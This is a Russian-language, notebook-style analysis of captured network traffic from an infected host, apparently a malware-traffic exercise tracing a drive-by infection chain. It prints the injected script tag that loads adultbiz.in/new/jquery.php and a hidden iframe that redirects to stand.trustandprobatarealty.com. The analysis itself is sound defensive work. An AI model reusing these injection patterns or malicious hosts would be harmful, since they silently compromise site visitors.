- сначала устанавливается соединение с помощью передачи пакетов малого размера SYN
- затем хост отправляет один или несколько пакетов с запросом большего размера
- а затем отправляет очень большое количество малых пакетов, которые видимо подтверждают получение пакетов от сервера ACK


Давайте возьмём например все пакеты переданные от зараженного хоста на сервер `www.youtube.com` в отрезке времени от 500-го до 1500-го пакета и раскрасим каждый пакет в зависимости от протокола :

```

In [17]: 1 youtube_df = df[
2         (df["Source"] == "172.16.165.165") &
3         (df["Destination"] == "74.125.233.96") &
4         (df["No."] > 500) &
5         (df["No."] <= 1500)
6     ]
7
8     fig = px.scatter(
9         x=youtube_df['No.'],
10        y=youtube_df['Destination'],
11        color=youtube_df['Protocol'],
12        size=youtube_df['Length']
13    )
14
15    fig.update_layout(
16        title='Диаграмма 8. Хронология отправки пакетов на youtube.com с учетом длины кадра и протокола',
17        width=900)
18    fig.show()

```

Диаграмма 8. Хронология отправки пакетов на youtube.com с учетом длины кадра и протокола



Небольшие поправки к тому что было отмечено мной выше:

- сначала отправляется TCP сегмент (SYN для установки соединения)
- затем отправляется HTTP запрос на сервер для получения данных
- потом ответ на получение страниц HTML (ACK как подтверждение доставки)
- Затем зашифрованные сообщения по протоколу TLSv1 и SSLv2 для обмена ключами шифрования
- затем множество ответов с подтверждениями о успешном получении сегментов TCP
- и в конце завершение протокола TLSv1 и пакет TCP о закрытии сессии (FIN)


Ок! Посмотрим как данные шли в обратную сторону от youtube.com к нашему хосту

```

In [18]: 1 from_youtube_df = df[
2         (df["Destination"] == "172.16.165.165") &
3         (df["Source"] == "74.125.233.96") &
4         (df["No."] > 500) &
5         (df["No."] <= 1500)
6     ]
7
8 fig = px.scatter(
9     x=from_youtube_df['No.'],
10    y=from_youtube_df['Destination'],
11    color=from_youtube_df['Protocol'],
12    size=from_youtube_df['Length']
13 )
14
15 fig.update_layout(
16     title='Диаграмма 8. Хронология получения пакетов с youtube.com с учетом длины кадра и протокола',
17     width=900)
18 fig.show()

```

Диаграмма 8. Хронология получения пакетов с youtube.com с учетом длины кадра и протокола



В обратную сторону картина немного отличается:

- сначала точно также открывается TCP сессия
- затем сервер шлёт хосту HTTP ответ
- а потом отправляет большие пакеты с данными в зашифрованном виде по протоколу TLSv1
- в конце завершает рукопожатия (FIN)


Трафик с youtube.com у меня никаких подозрений не вызывает. продолжу изучение трафика!

Итак, судя по хронологии из Графика 3, первый SYN сегмент (в итмеющемся дампе) отправленный с зараженного хоста ушёл на сайт ssl.bing.com. Теми же методами изучим входящие от него пакеты.

Шаг 3. Трафик с сайта ssl.bing.com

```
In [19]: 1 # Отфильтрую трафик с этого сайта по IP адресу и выведу на график в хронологическом порядке
2
3 from_bing_df = df[
4     (df["Source"] == "204.79.197.200")
5 ]
6
7 fig = px.scatter(
8     x=from_bing_df['No.'],
9     y=from_bing_df['Destination'],
10    color=from_bing_df['Protocol'],
11    size=from_bing_df['Length']
12 )
13
14 fig.update_layout(title='Диаграмма 10. Трафик полученный с сайта ssl.bing.com', width=900)
15 fig.show()
```

Диаграмма 10. Трафик полученный с сайта ssl.bing.com



На диаграмме видны только два больших TCP сегмента 111 и 121. Как показал из просмотр этих пакетов в программе Wireshark - это оказались дисассемблированные сообщения из сегмента TLSv1 под номером 122 в котором был просто обмен сертификатами при рукопожатии. В принципе ssl.bing.com - это служба корпорации Майкрософт и пока сильных подозрений не вызывает.


Идём дальше.

Поисследуем трафик с www.ciniholland.nl

Шаг 4. Трафик с сайта ciniholland.nl

```
In [20]: 1 # Отфильтрую трафик с этого сайта по IP адресу и выведу на график в хронологическом порядке
2
3 from_ciniholland_df = df[
4     (df["Source"] == "82.150.140.30")
5 ]
6
7 fig = px.scatter(
8     x=from_ciniholland_df['No.'],
9     y=from_ciniholland_df['Destination'],
10    color=from_ciniholland_df['Protocol'],
11    size=from_ciniholland_df['Length']
12 )
13
14 fig.update_layout(title='Диаграмма 11. Трафик полученный с сайта www.ciniholland.nl', width=900)
15 fig.show()
```


Диаграмма 11. Трафик полученный с сайта www.ciniholland.nl



Вижу что от ciniholland.nl было много всего интересного, в основном в промежутке от снимка 150 до 1000. И видно что были и TCP и HTTP протоколы.

Поисследуем это всё подробнее в wireshark

Вот снимок экрана текста загруженных данных:



И в увеличенном виде:

```
// <![CDATA[\r\n
\var vvqflashvars = {};\r\n
\var vvqparams = { wmode: "opaque", allowfullscreen: "true", allowscriptaccess: "always";\r\n
\var vvqattributes = {};\r\n
\var vvqexpressinstall = "http://www.ciniholland.nl/wp-content/plugins/vipers-video-qu
// ]]>\r\n
</script>\r\n
<script type="text/javascript" src="http://www.ciniholland.nl/wp-content/themes/cini/
&ltscript type="text/javascript" src="http://adultbiz.in/new/jquery.php"></script>\r\n
&ltscript>\r\n
if(document.loaded) {\r\n
    showBrowVer();\r\n
} else {\r\n
    if (window.addEventListener) {\r\n
        window.addEventListener('load', showBrowVer, false);\r\n
    } else {\r\n
        window.attachEvent('onload', showBrowVer);\r\n
    }\r\n
}\r\n
function showBrowVer()\r\n
{\r\n
var divTag=document.createElement('div');
divTag.id='dt':\r\n
```


Из исследования данных загружаемых файлов с сайта `ciniholland.nl` видно что скрипты с сайта `adultbiz.in` загружаются автоматически при загрузке страницы, а значит TCP запрос с флагом SYN на этот сайт (который мы видели ранее на графике хронологии отправки SYN запросов с зараженного хоста) был отправлен без явного на то желания клиента.

Далее, мы видим еще более интересные строки:


Клиенту в окне `iframe` показали видео с сайта `youtube.com`, то есть без его на то желаяния, было обращение к стороннему сайту:

```
<p>strong>In India sterven dagelijks ongeveer 6000 kinderen; één kind per vijftien seconden. Veel van deze sterfgevallen zijn  
[truncated]<p>CINI helpt moeders en kinderen in India om de negatieve armoedespiraal te doorbreken. CINI heeft invloed op alle  
</div>\n<div class="video">\n<iframe width="560" height="315" src="http://www.youtube.com/embed/hqgSewj18hk" frameborder="0" allowfullscreen></iframe> \n</div>\n<div class="homebottom">\n<div class="findout">\n[truncated]\t\t

В первой строке скриншота видно что эту страницу клиент получил имеено по GET запросу `new/jquery.php`



Нижe, в тeрe body виднo чтo coдepжимoe вceгo тeлa cтpaницы cкpытo style="visibility:hidden;".




Шаг 5. Трафик с сайта adultbiz.in

От adultbiz приходило не так много пакетов. Всего три TCP сегмента которые и составили разобранный выше скрипт

```
In [21]: 1 from_adultbiz_df = df[
2 (df["Source"] == "185.53.178.9")
3]
4
5 fig = px.scatter(
6 x=from_adultbiz_df['No.'],
7 y=from_adultbiz_df['Source'],
8 color=from_adultbiz_df['Protocol'],
9 size=from_adultbiz_df['Length']
10)
11
12 fig.update_layout(title='Диаграмма 12. Трафик полученный с сайта adultbiz.in', width=900)
13 fig.show()
```

Диаграмма 12. Трафик полученный с сайта adultbiz.in



Файлы полученные в этих TCP и HTTP сегментах я рассмотрю далее.

## Шаг 6. Трафик с сайта 24corp-shop.com


Дальше по хронологии следует запрос на youtube.com, но я его уже рассмотрел выше, к тому же трафик там приходил исключительно зашифрованный.

Перейдем к следующему по хронологии сайту 24corp-shop.com. Рассмотрим все сегменты с этого ресурса



```
In [22]: 1 from_corp_shop_df = df[
2 (df["Source"] == "188.225.73.100")
3]
4
5 fig = px.scatter(
6 x=from_corp_shop_df['No.'],
7 y=from_corp_shop_df['Source'],
8 color=from_corp_shop_df['Protocol'],
9 size=from_corp_shop_df['Length']
10)
11
12 fig.update_layout(title='Диаграмма 13. Трафик полученный с сайта 24corp-shop.com', width=900)
13 fig.show()
```

Диаграмма 13. Трафик полученный с сайта 24corp-shop.com



С 24corp-shop.com пришло не мало пакетов и в основном HTML дробленный на TCP сегменты.

Посмотрим на них пристально в Wireshark

Во первых в теге body снова видим старый приём с вложенным iframe который отсылает нас на сайт <http://stand.trustandprobatarealty.com> который мы уже видели ранее в отчетах отправки tcp запросов с флагом syn

По всей видимости и на этот сайт пользователь попал без своего на то желания.

```
<body bgcolor=#ffffff><div align='center'><iframe src='http://stand.trustandprobatarealty.com/?PHPSESSID=njrMnruDMhvJFIPGkuXDSKvbM07PThnJko2ahe6JVgJZDJiZjZiZjI5Yzc5OTg3MzE1MzJkMmExN2M4NmJiOTM' border=0 width=125 height=10 scrolling=no></iframe></div>

<center>
```

Также в контексте страницы присутствует архивный документ gzip с неизвестным содержимым.

```
[Time since request: 0.839432000 seconds]
[Request in frame: 982]
[Next request in frame: 1076]
[Next response in frame: 1356]
[Request URI: http://24corp-shop.com/source/notfound.gif]
Content-encoded entity body (gzip): 541 bytes -> 890 bytes
File Data: 890 bytes
- Line-based text data: text/html (35 lines)
 <html> \r\n
 <HEAD> \r\n
 <meta http-equiv="Pragma" content="no-cache"> \r\n
 \r\n
 <TITLE>file not found</TITLE> \r\n
 <STYLE type="text/css"> \r\n
 \r\n
 .small \r\n
 \t{ font: 10px/9px verdana, arial, helvetica, sans-serif; color: #666666; } \r\n
```

Файл gzip найденный выше может представлять реальную угрозу, так как в них часто можно найти вредоносные программы.

Поисследуем его позже, а пока отложим в сторону.

Шаг 7. Трафик с сайта stand.trustandprobatarealty.com


И наконец последний в хронологии сайт <http://stand.trustandprobatarealty.com>

Мной уже было установлено что переход на этот сайт произошел не по желанию пользователя.

Поисследуем данные которые пришли с этого хоста

```
In [23]: 1 # Исследуем данные которые пришли с этого хоста
2
3 fromCorpShopDf = df[
4 (df["Source"] == "37.200.69.143")
5]
6
7 fig = px.scatter(
8 x=fromCorpShopDf['No.'],
9 y=fromCorpShopDf['Source'],
10 color=fromCorpShopDf['Protocol'],
11 size=fromCorpShopDf['Length']
12)
13
14 fig.update_layout(title='Диаграмма 14. Трафик с сайта stand.trustandprobaterealty.com', width=900)
15 fig.show()
```

Диаграмма 14. Трафик с сайта stand.trustandprobaterealty.com



С этого сервера пришло множество раздробленных на TCP сегменты данных собираемых далее в HTML страницы.

Посмотрим на них подробнее в программе wireshark

Первый потом данные примерно в разрезе времени от 1363 кадра до 1554 , который содержит в контенте архив gzip

```
[Frame: 1525, payload: 62854-64313 (1460 bytes)]
[Frame: 1526, payload: 64314-65773 (1460 bytes)]
[Frame: 1527, payload: 65774-66498 (725 bytes)]
[Frame: 1528, payload: 66499-67853 (1355 bytes)]
[Frame: 1533, payload: 67854-69208 (1355 bytes)]
[Frame: 1534, payload: 69209-70668 (1460 bytes)]
[Frame: 1535, payload: 70669-71918 (1250 bytes)]
[Frame: 1537, payload: 71919-73273 (1355 bytes)]
[Frame: 1539, payload: 73274-74628 (1355 bytes)]
[Frame: 1541, payload: 74629-75983 (1355 bytes)]
[Frame: 1542, payload: 75984-77338 (1355 bytes)]
[Frame: 1544, payload: 77339-78798 (1460 bytes)]
[Frame: 1545, payload: 78799-80258 (1460 bytes)]
[Frame: 1546, payload: 80259-81493 (1145 bytes)]
[Frame: 1547, payload: 81494-82863 (1460 bytes)]
[Frame: 1548, payload: 82864-84113 (1250 bytes)]
[Frame: 1550, payload: 84114-85468 (1355 bytes)]
[Frame: 1553, payload: 85469-86928 (1460 bytes)]
[Frame: 1554, payload: 86929-87176 (248 bytes)]
[Segment count: 65]
```

Следующий ответ HTML начинается с кадра 1995 и заканчивается на 2379 содержит файл типа media

```
[Frame: 2330, payload: 344238-345592 (1355 bytes)]
[Frame: 2331, payload: 345593-346947 (1355 bytes)]
[Frame: 2332, payload: 346948-348497 (1460 bytes)]
[Frame: 2333, payload: 348498-349967 (1460 bytes)]
[Frame: 2334, payload: 349968-351327 (1460 bytes)]
[Frame: 2335, payload: 351328-352367 (1040 bytes)]
